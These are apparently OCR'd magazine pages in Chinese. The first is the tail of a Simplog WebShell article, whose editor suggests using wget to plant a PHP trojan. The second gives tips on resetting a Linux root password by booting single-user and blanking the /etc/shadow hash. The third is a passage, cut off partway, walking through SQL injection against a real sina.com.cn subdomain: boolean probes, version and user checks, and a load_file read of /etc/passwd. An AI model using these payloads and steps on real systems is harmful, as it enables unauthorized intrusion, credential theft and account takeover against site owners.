


图 10 得到 WebShell

后 记

本文是我测试时的一个完整思路，按照我的思路一步接着一步，后来写完了回头重新测试了一下，发现自己比较大意，没有发现 Simplog 的 cache 目录也是可写的，大家利用时可直接在这个目录里写 WebShell，其实仔细想想也是，cache 是随时都可能生成的，肯定需要写权限啦，害我还绕到更上层的 phpBB2 目录写 WebShell，不过也不亏，至少提醒我下次要更细心，也告诉了你：遇到障碍时，想别的办法突破，千万别在一棵树上吊死！

（文章用到的 creatfile.html、cmd.html、1stphp.php 在光盘中有收录）

编辑点评： 作者对 Simplog 的几个漏洞进行分析解析，环环相扣，前后呼应，在遇到障碍时能综合所能利用的办法进行突破，思维很发散，希望你能学会这种灵活的思维方式。值得补充的是：竟然可以执行命令，那应该也可以用 UNIX 里的 wget 来下载一个 PHP 的木马到服务器了，前提是也要取得可写的目录，后来和作者联系说到这个思路，得到作者的肯定，读者可以自己去实践下。

雕虫小技之 *nix 专辑

使用 lilo/grub 时找回忘记了的 root 口令

三种办法：

一、在系统进入单用户状态，直接用 passwd root 去更改。

二、用安装光盘引导系统，进行 linux rescue 状态，将原来 / 分区挂接上来，作法如下：

```
cd /mnt
mkdir hd
mount -t auto /dev/hdaX (原来 / 分区所在的分区号) hd
cd hd
chroot ./
passwd root
```

三、将本机的硬盘拿下来，挂到其他的 linux 系统上，采用的办法与第二种相同。

四、lilo

1. 在出现 lilo: 提示时键入 linux single。画面显示 lilo: linux single。

2. 回车可直接进入 linux 命令行。

3. #vi /etc/shadow

将第一行，即以 root 开头的一行中 root: 后和下一个: 前的内容删除。

第一行将类似于：root::...... 。保存。

4. #reboot 重启，root 密码为空。

五、grub

1. 在出现 grub 画面时，用上下键选中你平时启动 linux 的那一项(别选 dos 哟)，然后按 e 键。

2. 再次用上下键选中你平时启动 linux 的那一项（类似于 kernel /boot/vmlinuz-2.4.18-14 ro root=LABEL=/)，然后按 e 键

3. 修改你现在见到的命令行，加入 single，结果如下：kernel /boot/vmlinuz-2.4.18-14 single ro root=LABEL=/。

4. 回车返回，然后按 b 键启动，即可直接进入 linux 命令行

5. #vi /etc/shadow

将第一行，即以 root 开头的一行中 root: 后和下一个: 前的内容删除。

第一行将类似于：root::...... 。保存

6. #reboot 重启，root 密码为空。

4月8号，我参加了落伍者论坛北京聚会，见到了discuz!作者、新浪副总裁、红彬中国副总裁及做个人网站做得极有前途的一大批人，有了几点感想。第一，那天的聚会大家讨论的所有内容都集中在个人网站如何实现赢利方面，很多个人站长也做得很成功。这让我联想到做安全也并非是黑客的唯一出路。第二，所有的个人站长在聚会上，就网站的发展前景困难方面只是提到了带宽不够、web程序不稳定等，都没有谈及网站的安全问题。他们基本上都忽略了这一点或根本就没有安全意识，这让我感到很寂寞。本来我想找个机会向新浪副总裁提一下sina的安全问题，可是由于性格羞涩的原因没有付诸行动。

难道黑客注定就该是寂寞的吗？在当前经济时代，学网络安全者的出路究竟在哪里？做游戏、办培训、漂白做网络安全公司还是个人站？我陷入了一阵思考之中。总觉得黑客精神在当前社会要与传统的黑客精神决裂了……哎，头疼。不过我想，只要继续坚持学习就肯定没错。所以，在五·一长假中，还是来翻看我们的非安全手册吧。

对sina.com.cn的一次安全检测

剑心[B.C.T]

最近学习了一些简单的Mysql注入知识，也对Php下的注入有了一定的了解，就想找个机会检验下自己的学习成果，顺便把学习到的知识做个总结，于是上网想找几个目标来实习下！看了那么多的牛人对163.com做安全检测，我想那就试试可以跟163.com齐名的另一个网站新浪网，看看它的安全性如何吧。

要想最快地找到网站的系统漏洞就要用扫描，要想最快地找到脚本方面的漏洞就应该用Google了。我在Google里这样搜索：php?id= site:sina.com.cn,这句话的意思是在sina.com.cn中找寻链接有php?id=这样的信息，因为Php注入的特性（Php默认将传递的参数中的'等字符做了转换，所以对于字符类型的变量默认情况下很难注入），所以我们主要找id=这样的地方，很有可能就是传递整型数字变量的地方。点搜索之后就要看看运气了，嘿嘿，还真让我找到一个哦。


XX.sina.com.cn是新浪的一个分站，我看到里面有很多形如php?id=的地方，这些就是潜在的可能出问题之处。先看看http://XX.sina.com.cn/course/coursedetail.php?id=1122这个链接，加上and 1=1提交，正常返回，如图1所示。



1

提交：http://XX.sina.com.cn/course/coursedetail.php?id=1122 and 1=2.返回信息如图2所示，在下面还暴出了路径。通过基本分析可以知道，这的确是个注入点，因为我们的1=1和1=2被当成代码执行了，那么就是存在漏洞了。如果参数没有其它过滤的话（我发现很多的注入点其实都被过滤了select和union等关键字，在mysql中等于是个鸡肋漏洞）我们就可能注入这个网站啦！继续吧，看看是什么数据库！猜测就知道应该是php+mysql的，但是还是用事实说话吧！提交：http://XX.sina.com.cn/course/coursedetail.phpid=1122/*jnclovesw

正常返回，如图3所示，事实证明这的确是mysql服务器，因为数据库里支持/*注释的好像差不多就是Mysql啦！



2



3

知道是什么数据库了，那就继续看看数据库的信息吧。提交：

http://XX.sina.com.cn/course/coursedetail.php?id=1122 and ord(mid(version(),1,1))>51/*


正常返回，如图4所示。哈哈，看来这个数据库版本是大于4.0的啦！Ascii码51代表的是3，这里大于3的当然就是4.0以上版本啦！看看是不是root吧！提交：


http://XX.sina.com.cn/course/coursedetail.php?id=1122 and ord(mid(user(),1,1))=114/*

这是看user的第一个字母是不是r，返回信息如图5所示，看来不是root，不能load_file()啦！由上面路径信息知道，这个机器应该是Linux的，为了验证下，我们还是提交：http://XX.sina.com.cn/course/coursedetail.php?id=1122 and length(load_file(0x2F6574632F706173737764))>0/*

返回信息如图6所示，看来真的没有file权限啦，也就不用判断是不是一台web和Mysql服务器了，很可惜，不过我们还是继续injection吧！







在进一步注入之前，我们还是来看看能不能找到后台吧。因为如果辛苦注入的结果是没有后台可以登录，通常能把人郁闷死！去同目录下加个admin/ 回车，显示没有找到页面，换成manage等也没有。去根目录加个/admin，哗的一下，登录页面出现了，如图7所示。嘿嘿，注入有望啦！其实找到登录的后台还有个作用，因为注入过程中是需要猜表和字段的，但是程序通常在登录的地方和数据库中用一个变量名，所以看看登录的字段就可以很快地猜测数据库中的字段啦！我们查看源文件，发现登录的用户名是username，密码是password，这也给了我们另外一个信息，数据库的表很有可能是user或者admin这些。凭什么？凭直觉啦！赶快去试试吧！


因为是4.0以上的数据库，所以我们不需要一位一位地猜测字段内容，可以一下子将结果Union到网页上来的！先看看有多少字段吧！手工加union然后一直加太麻烦，提交：

